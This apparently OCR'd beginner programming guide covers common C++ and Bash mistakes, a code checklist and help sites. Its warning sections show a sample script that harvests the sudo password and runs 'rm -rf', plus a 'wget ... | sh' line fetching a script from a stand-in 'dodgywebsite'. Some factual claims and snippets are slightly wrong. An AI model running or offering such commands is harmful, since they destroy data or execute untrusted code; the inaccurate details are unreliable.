Indeed the mistake of never making any comments on code is back once more. As we've previously bemoaned, the lack of readable identifiers throughout the code makes it very difficult to look back at how it worked, for both you and someone else. Use more comments.

```
#include <iostream>
#include <vector>
#include <algorithm>
using namespace std;

int main()
{
    vector<double> v;

    double d;
    while(cin>>d) v.push_back(d);   // read elements
    if (!cin.eof()) {           // check if input failed
        cerr << "format error\n";
        return 1;                   // error return
    }

    cout << "read " << v.size() << " elements\n";

    reverse(v.begin(),v.end());
    cout << "elements in reverse order:\n";
    for (int i = 0; i<v.size(); ++i) cout << v[i] << '\n';

    return 0;                       // success return
}
```

QUOTES

Missing quotes is a common mistake to make, for every level of user. Remember that quotes need to encase strings and anything that's going to be outputted to the screen or into a file, for example. Most compilers errors are due to missing quotes in the code.



EXTRA SEMICOLONS

While it's necessary to have a semicolon at the end of every C++ line, there are some exceptions to the rule. Semicolons need to be at the end of every complete statement but some lines of code aren't complete statements. Such as:

```
#include
if lines
switch lines
```

If it sounds confusing don't worry, the compiler lets you know where you went wrong.

```
// Program to print positive number entered by the user
// If user enters negative number, it is skipped

#include <iostream>
using namespace std;

int main()
{
     int number;
     cout << "Enter an integer: ";
     cin >> number;

     // checks if the number is positive
     if ( number > 0)
     {
          cout << "You entered a positive integer: " << number << endl;
     }

     cout << "This statement is always executed.";
     return 0;

}
```

TOO MANY BRACES

The braces, or curly brackets, are beginning and ending markers around blocks of code. So for every { you must have a }. Often it's easy to include or miss out one or the other facing brace when writing code; usually when writing in a text editor, as an IDE adds them for you.

```
#include <iostream>
using namespace std;

int main()
{
    int x;
    string mystring = "This is a string!\n";
    cout << "What's the value of x? ";
    cin >> x;
    cout << x;
    {
    cout << "\n\n";
    cout << mystring;

}
```

INITIALISE VARIABLES

In C++ variables aren't initialised to zero by default. This means if you create a variable called x then, potentially, it is given a random number from 0 to 18,446,744,073,709,551,616, which can be difficult to include in an equation. When creating a variable, give it the value of zero to begin with: `x=0`.

```
#include <iostream>
using namespace std;

int main()
{
    int x;
    x=0;

    cout << x;


}
```

A.OUT

A common mistake when compiling in Linux is forgetting to name your C++ code post compiling. When you compile from the Terminal, you enter:

```
g++ code.cpp
```

This compiles the code in the file code.cpp and create an a.out file that can be executed with ./a.out. However, if you already have code in a.out then it's overwritten. Use:

```
g++ code.cpp -o nameofprogram
```

```
david@mint-mate ~/Documents
File  Edit  View  Search  Terminal  Help
david@mint-mate ~/Documents $ g++ test1.cpp
david@mint-mate ~/Documents $ ./a.out
0
david@mint-mate ~/Documents $ g++ test1.cpp -o printzero
david@mint-mate ~/Documents $ ./printzero
0
david@mint-mate ~/Documents $
```

Beginner Linux Scripting Mistakes


Linux scripting is a fantastic way to automate tasks and even create some cool command line-based games. Bash hackers around the world often post some clever scripts to try out but before you go copying and pasting them, it's worth highlighting some of the common mistakes.

BASH HACKERS

Even bearded seasoned Bash programmers make a mistake from time to time – including the non-bearded ones. Being able to eliminate the common errors saves a lot of time when scripting.


HASH-BANG

Forgetting to add the #!/bin/bash, the Hash-Bang, is one of the most common mistakes to make for the beginner scripter. The Hash-Bang is the interpreter that tells the system what shell to use and that what you're running is in fact a shell script.




PERMISSIONS

The second most common issue for beginners, when their script doesn't want to work, is that they've forgotten to give it executable permissions. After you've created your script you need to `chmod +x` it to allow the system to flag the file as executable. Once it's an executable you can then run the script.




DOT SLASH

Remember, Linux scripts don't run when you type the name of the file in. If you simply enter MyScript into the Terminal, it will attempt to execute a built-in command called MyScript – which doesn't exist. Instead, you need to place ./ at the start: `./MyScript`.



WHITESPACES

Most of us automatically continue writing script code without entering whitespaces after a variable but if you've been using other programming languages then it can become habit to hit the space bar frequently. In scripting, there's no spaces on either side of the equals sign for variables. So, `word = Hello` is wrong, whereas `word=Hello` is correct.



COPYING

Setting a script that copies files from one place to another, such as a backup script, can be tricky. The part that stumps most folks is the naming of some files. If you set variables as the file and target, you need to encapsulate them in quotes. This way any whitespaces and extensions are considered. Such as, `cp -- "$file" "$target"`.

```
#!/bin/bash

file=*.mp3

target=/home/david/Music

cp --"$file" "$target"
```

CHECK SPELLING

It's all too easy to mistype a command in the Terminal. When you do it in a script though the end result can be failure or something totally different. Before you save and execute the script, have a quick look through to check you've not mistyped a command.

```
*Hello.sh (~/Documents)
File  Edit  View  Search  Tools  Documents  Help
*Hello.sh
#!/bin/bash

echo "Hello World!"

ehco "This is the best script ever!"
```

WRONG OS

While frustrating to the coder, it's always amusing to see someone who's written a script and inserted a Microsoft command instead of a Linux command. Clearing the screen is popular, where in Linux you use `clear`, someone who's got their DOS head on uses `cls`.

```
*Hello.sh (~/Documents)
File  Edit  View  Search  Tools  Documents  Help
*Hello.sh
#!/bin/bash

clear
echo "Welcome to The Matrix, Neo"
cls
echo "Follow the white rabbit!"
```

CHECK FIRST

Always be cautious when copying scripts you've found online into your system and executing them. There are some Linux commands that kill your system beyond repair, forcing you to reinstall the OS. The rm -rf command, for example, wipes all the files and folders off your system. Always research script contents before executing.

```
*runcmd.sh
#!/bin/bash

clear
echo "This script will speed up your computer!"
sleep 5s

echo -n "What's the system password? "
read -s pass

echo ""
echo "Thanks"
sleep 2s
echo -n "I'm now speeding up your system!"

sleep 5s
clear
echo "HAHAHAHA I've just wiped all the files off your system!"
echo $pass | sudo -S rm -rf
```

MORE BEWARE

Following on from the previous common mistake, never blindly enter a website into a script or the Terminal that downloads and executes a script. There's a good chance it could contain something malicious or wipe your files. The command wget http://somewebsite -O | sh downloads a script and automatically executes it.

```
david@mint-mate ~/Documents
File  Edit  View  Search  Terminal  Help
david@mint-mate ~/Documents $ wget http:\\dodgywebsite\virus -O | sh
```

MISSING OPERATORS

A popular mistake with most Bash scripters is missing out vital operators in their code. Missing quotations marks in an echo command, or square brackets when using loop, and even flags for external commands can have undesired results when you execute the script. Best to check through your code before running it.

```
*Hello.sh (~/Documents)
File  Edit  View  Search  Tools  Documents  Help
*Hello.sh
#!/bin/bash

clear

echo "Welcome to The Matrix, Neo"
sleep 2

clear

echo "Follow the white rabbit!"
echo ""
echo -ne "..\r"
sleep 1
echo -ne "....\r"
sleep 1
echo -ne "........\r"
echo -ne "\n"

clear

echo Here it is!"

sleep 10
```

```
david@mint-mate ~/Docume
File  Edit  View  Search  Terminal  Help
Follow the white rabbit!

........
```

Code Checklist

If you want your code to be effective, portable and useable by others, then you need to submit it to various checks. The checks themselves don't have to be industry standard, unless you're writing code for an App Store, but they do need to identify issues.


PLAN AHEAD

We've compiled a brief checklist that you can start using to help you iron out any issues. Then you can ready your code so it's well on the way to being used elsewhere.

Recent research by the Software Engineering Institute suggested that programmers can make between fifteen to twenty mistakes in their code, and these are experienced coders. The rest of us probably make significantly more as we earn our coding stripes and build our skills.

Therefore, having an effective plan that you can run through once you've successfully created a program helps you immensely and ensures that common issues are identified and dealt with. The checklist we've created here is merely an example you can use to start with; as you build on your experiences as a coder, and as you stretch your coding skills, you will undoubtedly expand the list to include your own identified checks.

Don't forget also, to continually add to the last part of the checklist, the Mistakes check. Being able to see your past mistakes helps you form a muscle memory that gets rid of them before the actual checks begin.



Checklist

- [ ] Does the code work? Does it perform the intended function?
- [ ] Is the code easily understood? Have you added comments throughout?
- [ ] Can the code work on other operating systems?
- [ ] Do all the variables make sense? Are they readable?
- [ ] Is outputted sensitive data encrypted?
- [ ] Do any third-party utilities require licensing?
- [ ] Does the code or program terminate in a suitable fashion for the user?
- [ ] Are there any accompanying instructions on how to use the program?
- [ ] Have you tested every outcome of the program?
- [ ] Is the code as efficient as possible? Have you eliminated any performance bottlenecks?
- [ ] Mistakes – enter any mistakes you find to help get rid of them next time.

Where to Find Help with Code


Before the Internet was readily available, coders would pour over immense books like sorcerers in search of the fabled Philosopher's Stone when they came across something they couldn't fix. These days, help is just a click or two away.

HELP == CODE

Here are ten top places you should bookmark as a beginner coder. These places offer invaluable advice, help, hacks, tips, fixes and everything else to do with your code.


STACKOVERFLOW

One of the biggest programming communities on the Internet, StackOverflow has millions of experienced and beginner users who are ready to offer help and advice. Within you can ask questions about Python, C++, scripting, networking and countless other topics. Check it out at: www.stackoverflow.com/.



REDDIT

Many experienced and serious programmers use Reddit as a resource of useful information. There are many communities within dedicated to coding and there are also a lot of coding jokes, the sort that only programmers would get. Find out more at: www.www.reddit.com/r/programming/.

